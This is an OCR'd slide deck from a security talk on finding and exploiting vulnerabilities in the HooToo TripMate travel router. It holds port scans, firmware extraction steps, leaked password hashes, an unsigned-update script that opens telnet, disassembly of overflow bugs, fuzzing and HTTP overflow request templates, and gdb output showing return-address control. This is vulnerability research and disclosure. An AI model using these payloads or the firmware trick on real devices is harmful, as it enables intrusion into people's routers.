Hacking travel routers like it’s 1999

Mikhail Sosonkin

Synack

"Synack leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

NYU

OSIRIS


UNIVERSITY OF OXFORD

Mikhail Sosonkin | **Director of R&D** | **Always a Student**

@hexlogic | mikhail@synack.com | http://debugtrap.com

Synack

```
$ cat agenda | wc -l
4
```



We all just hack for fun… right?

Synack

```
$ man y
No manual entry for y
```

I travel a lot

I work in cafes

I do security things

Cuz, hackers gonna hack...

Synack

The market delivers...

TP-Link AC750
Wireless Wi-Fi
Travel Router

HooToo TripMate Elite
Travel Wireless Router

4.3 ▾ 863

RAVPower
FileHub Plus


And about 377 more results on Amazon.

Synack


Bridging networks/MAC spoofing

Layer of network protection

Connect one device, connect them all



Convenient small form factor




Battery pack included

```
$ cat agenda | wc -l
3
```

Peeking a few extra bytes...

`nmap -p0-65535 192.168.1.1`

```
PORT      STATE     SERVICE
0/tcp     filtered  unknown
80/tcp    open      http
81/tcp    open      hosts2-ns
5880/tcp  open      unknown
8201/tcp  open      trivnet2
```



Right-click -> inspect

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1800253254"
Last-Modified: Mon, 29 Feb 2016 07:23:52 GMT
Content-Length: 3940
Date: Wed, 28 Jun 2017 12:13:26 GMT
Server: lighttpd/1.4.28
```

```
HTTP/1.1 200 OK
Server: vshttpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-length: 123
Content-type: text/xml;charset=UTF-8
Set-cookie: SESSID=Xqo72s...
Date: Wed, 28 Jun 2017 12:13:26 GMT
```

Synack

Shodan | Developers | Book | View All...

SHODAN vshttpd Explore | Enterprise Access | Contact Us


Exploits | Maps

DATA SAVER	27.XX.XX.222	222.XX.XX.27.ap.yournet.ne.jp	FreeBit Co.,Ltd.	2017-06-24 19:38:32 GMT	Japan
DATA SAVER	27.XXX.XX.244	244.XX.XXX.27.ap.yournet.ne.jp	FreeBit Co.,Ltd.	2017-03-20 17:11:29 GMT	Japan
IOVST	111.XX.XXX.128		China Telecom Jiangxi	2017-04-01 08:13:20 GMT	China, Nanchang


```
HTTP/1.1 200 OK
Server: vshttpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-length: 8338
Content-type: text/html
Set-cookie: SESSID=eXXzgZIWg4jnnXGidAVQpRB6joaM7D7lr3IGWtz7oRuJE;
Date: Sat, 24 Jun 2017 19:38:27 GMT
```

Located

Synack


Located
Firmware
wget https://...fw-TM06-Support Special Character-2.000.030.rar
unrar x ../HT-TM06-Support Special Character-2.000.030.rar
tail -n +263 $0 | gunzip > upfs
mount upfs upfs.mount
mount ./upfs_mount/firmware/rootfs upfs_rootfs/
ls ./upfs_rootfs/usr/sbin/ioos
MIPS32LE ELF (the webserver)
Little Endian Squash Filesystem
EXT2 Filesystem
Shellscript
RAR Archive
The WWW's: HooToo official page
Synack

```
$ cat ./etc/shadow
root:$1$D0o034Sm$LY0jyeFPifEXVmdgUfSEj/:15386:0:99999:7:::
admin:$1$QlrmwRgO$c0iSI2euV.U1Wx6yBkDBI.:13341:0:99999:7:::
guest:$1$QlrmwRgO$c0iSI2euV.U1Wx6yBkDBI.:13341:0:99999:7:::
```



- [x] Located
- [x] Firmware
- [x] Password

* on a reasonably priced EC2 instance

Synack

●●●●● Synack LTE 9:41 AM 73%

Messages **Alter Ego** Contact

Today 8:32 AM


TripMate Original, Titan and Nano, all have telnet enabled 😎 chorankates

But I have the Elite 😱


What are the chances that the firmware on all these devices is basically the same??

$ find ./ -iname '*telnet*'
./etc/init.d/opentelnet.sh
Look what I found! 😏

l33ts34k



Synack



- Located
- Firmware
- Password
- Shell

```
#!/bin/sh

/bin/sh /etc/init.d/opentelnet.sh

exit 1
```

- The firmware update mechanism does not require a signed package.
- Expanded, the update package is just a shellscript

Synack


```
$ file ./usr/sbin/ioos
     ./usr/sbin/ioos: ELF 32-bit LSB  executable, MIPS,
     MIPS-II version 1 (SYSV), dynamically linked (uses shared libs),
     stripped
```

```
check_firmware2 .text:00491118 >>
addiu   $a1, (aSed13dSCksumCu - 0x530000)  # "sed '1,3d' %s|cksum|cut -d' ' -f1"
lw      $a2, 0x3A8+arg_0($sp)
la      $t9, sprintf
nop
jalr    $t9 ; sprintf
```

Checks Firmware update

https://sourceforge.net/projects/vshttpd/ maybe? It's an empty project

Synack




```
#!/bin/sh
# constant
CRCSUM=2787560248
VENDOR=HooToo
PRODUCTLINE=WiFiDGRJ
SKIP=263
TARGET_OS="linux"
TARGET_ARCH="arm"
DEVICE_TYPE=HT-TM06
VERSION=2000030
CPU=7620

/bin/sh /etc/init.d/opentelnet.sh

exit 1
```

- Located
- Firmware
- Password
- Shell


- The firmware update mechanism does not require a signed package.
- Only a CRC check

- Expanded, the update package is just a shellscript

Synack

```
$ telnet 192.168.1.1
Connected to 192.168.1.1.
Escape character is '^]'.

HT-TM06 login: root
Password:
login: can't chdir to home directory '/root'
# ls
bin     data    etc     home    media   opt     sbin    tmp     var
boot    dev     etc_ro  lib     mnt     proc    sys     usr     www
```



```
# /data/UsbDisk1/Volume1/gdbserver.mipsle --attach *:9999 7344
Attached; pid = 7344
Listening on port 9999
```

More details: http://debugtrap.com/2017/03/19/tm06-travel-safe/

Synack

Lots of function pointers…
everywhere!

I is C++

```
typedef void (*fcn_ptr)(struct state* self, ...);

struct state {
   char[20] name;
   int      state;
   fcn_ptr func1;
   fcn_ptr func2;
};

struct state* s = malloc(sizeof(struct state));
s->func1 = func1_implementation;
s->func2 = func2_implementation;

s->func1(s, 2, 3);
```

Variables before
function pointers

Buffers before
function pointers

Dynamic function
calls

Dynamic initialization/
allocation

839 uses of **strcpy**, 2167 uses of **sprintf**


Synack

```
# sysctl -A | grep kernel.randomize_va_space 2>/dev/null
kernel.randomize_va_space = 1
```

- Present
  - Partial Virtual Space randomization
  - Binary and heap are fixed
  - Libraries and stack are randomized

- Not present
  - Stack canaries
  - Full ASLR
  - Heap protections
  - Heap/Stack NX
  - Control flow integrity

```
$ cat agenda | wc -l
2
```



```
>>> for i in range(1, 20000, 4):
        testGet(fname= ”A” * i)
```

CVE-2017-9026

```
buff = ["GET /protocol.csp?fname=[[fuzz]]&opt=userlock&" +
                          "username=guest&function=get HTTP/1.1",
        "Host: 192.168.1.1",
        "Connection: keep-alive",
        "Cache-Control: no-cache",
        "If-Modified-Since: 0",
        "User-Agent: Mozilla/5.0 (Macintosh; Intel .."
        "Accept: */*",
        "Referer: http://192.168.1.1/",
        "Accept-Encoding: gzip, deflate, sdch",
        "Accept-Language: en-US,en;q=0.8,ru;q=0.6",
        "Cookie: SESSID=eXXzgZIWg4jnnXGidAVQpRB6joaM7D7lr3IGWtz7oRuJE;",
```

- ☑ Located
- ☑ Firmware
- ☑ Password
- ☑ Shell
- ☑ Crash

More details: debugtrap.com/2017/05/09/tm06-vulnerabilities/

Synack

```
xml_add_elem:
<snip>
.text:00512684 addiu   $v0, $sp, 0x238+var_110
.text:00512688 move    $a0, $v0
.text:0051268C li      $a1, 0x540000
.text:00512690 nop
.text:00512694 addiu   $a1, (aS_19 - 0x540000) # "</%s>"
.text:00512698 lw      $a2, 0x238+element_name($sp)
.text:0051269C la      $t9, sprintf
.text:005126A0 nop
.text:005126A4 jalr    $t9 ; sprintf
.text:005126A8 nop
<snip>
```

256 bytes stack buffer

Value of fname

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash
- [x] Overflow

Synack

Stack pointer!

```
(gdb) x/100wx $sp+0x128
0x7f8e1f78:   0x0f242f3c   0xe001fdff   0xe001272b   0x06282728
0x7f8e1f88:   0x0224ffff   0x01015710   0xa2af0c01   0xa48fffff
0x7f8e1f98:   0x0f24ffff   0xe001fdff   0xafaf2778   0x0e3ce0ff
0x7f8e1fa8:   0xce35697a   0xaeaf697a   0x0d3ce4ff   0xad35080a
...
0x7f8e2038:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2048:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2058:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2068:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2078:   0x41414141   0x41414141   0x3e5126d0   0x0043b8d0
```

Return address on the stack

```
Program received signal SIGSEGV, Segmentation fault.
0x3e5126d0 in ?? ()
```

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash
- [x] Overflow
- [x] EIP!

Synack

```
$ ls exploit
ls: exploit: No such file or directory
```

Return to	Static	Null In Address	Use Format Values	Executable
Main binary	👍	👍	👎	👍
Heap	👍	👍	👎	👍
ret2libc	👎	👎	👎	👍
Stack	👎	👎	👎	👍

- ☑ Located
- ☑ Firmware
- ☑ Password
- ☑ Shell
- ☑ Crash
- ☑ Overflow
- ☑ EIP!
- ☒ Exploit

Restrictions with `sprintf("</%s>)`:

- No nulls
- output buffer follows “</%s>” format

Synack

```
>>> for i in range(1, 20000, 4):
        testPost(cookie= ”A” * i)
```

CVE-2017-9025

```
buff = ["POST /protocol.csp?fname=security&opt=userlock&"
                              "username=guest&function=get HTTP/1.1",
        "Host: 192.168.1.1",
        "Connection: keep-alive",
        "Cache-Control: no-cache",
        "If-Modified-Since: 0",
        "User-Agent: Mozilla/5.0 (Macintosh; Intel...",
        "Accept: */*",
        "Referer: http://192.168.1.1/",
        "Accept-Encoding: gzip, deflate, sdch",
        "Accept-Language: en-US,en;q=0.8,ru;q=0.6",
        "Content-length: [[shelllen]]",
        "Cookie: [[cookies]]",
        "",
        "",
        "[[shell]]"]
```

- Located
- Firmware
- Password
- Shell
- Crash 2

More details: debugtrap.com/2017/05/09/tm06-vulnerabilities/

Synack

```
.text:00521A90 >>
lw      $v0, 0x40+var_1C($sp)
nop
lw      $t9, 0x10($v0)
lw      $a0, 0x40+var_1C($sp)
jalr    $t9                 # cgi_tab_alloc
...
sw      $v0, 0x40+cgi_tab($sp)

.text:00521B9C >>
addiu   $a1, (aCookie - 0x550000)  # "Cookie"
jalr    $t9                 # ht_header_find
nop
lw      $gp, 0x40+var_28($sp)
sw      $v0, 0x40+cookie_value($sp)
...
lw      $v1, 0x40+cgi_tab($sp)
li      $v0, 0x16858
addu    $v0, $v1, $v0       # cgi_tab+0x16858
move    $a0, $v0            # dest
lw      $a1, 0x40+cookie_value($sp)  # src
la      $t9, strcpy
nop
jalr    $t9 ; strcpy
```

```
10 cgi_tab =
     malloc(sizeof(cgi_tab));
// sizeof(inner buffer) = 1024

20 cookie_value =
   ht_header->
        ht_header_find("Cookie");

30 src = cookie_value;

40 dst = cgi_tab+0x16858

50 strcpy(dst, src);
// so... we send 1036 bytes!
```

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash 2
- [x] Overflow

Synack

nl — mike@ubuntu: ~ — telnet 192.168.1.1 — 80×8


```
# ps -ef | grep ioos
root     18172     1  1 08:46 ?        00:00:00 /usr/sbin/ioos
root     18177 18006  0 08:46 pts/0    00:00:00 grep ioos
# /data/UsbDisk1/Volume1/gdbserver.mipsle --attach *:9999 18172
Attached; pid = 18172
Listening on port 9999
Remote debugging from host 192.168.1.2
```

hootoo — python cookie_overflow.py 192.168.1.1 — 60×20

```
msosonkin-00350:hootoo nl$ python cookie_overflow.py
.1.1
shellcode size: 978
POST /protocol.csp?fname=security&opt=userlock&userna
t&function=get HTTP/1.1
Host: 192.168.1.1
Connection: keep-alive
Cache-Control: no-cache
If-Modified-Since: 0
User-Agent: Mozilla/5.0 (Ma
AppleWebKit/537.36 (KHTML,
afari/537.36
Accept: */*
Referer: http://192.168.1.1/
Accept-Encoding: gzip, defla
Accept-Language: en-US,en;q=
Content-length: 978
Cookie: AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


nl — mike@ubuntu: ~ — ssh mike@172.16.134.181 — 78×17

```
(gdb) display /5i $pc
1: x/5i $pc
=> 0x4136b0:    jalr    t9
   0x4136b4:    nop
   0x4136b8:    lw      ra,16(sp)
   0x4136bc:    lw      v1,28(sp)
   0x4136c0:    lui     v0,0x1
(gdb) i r
                zero      at      v0      v1      a0      a1      a2      a3
 R0   00000000 7fe14c34 005a6ad0 00596ad0 00596ad0 00000001 00000000 00000001
                 t0      t1      t2      t3      t4      t5      t6      t7
 R8   00000000 00000000 00000000 00000000 814b3a20 00000001 00000100 00000400
                 s0      s1      s2      s3      s4      s5      s6      s7
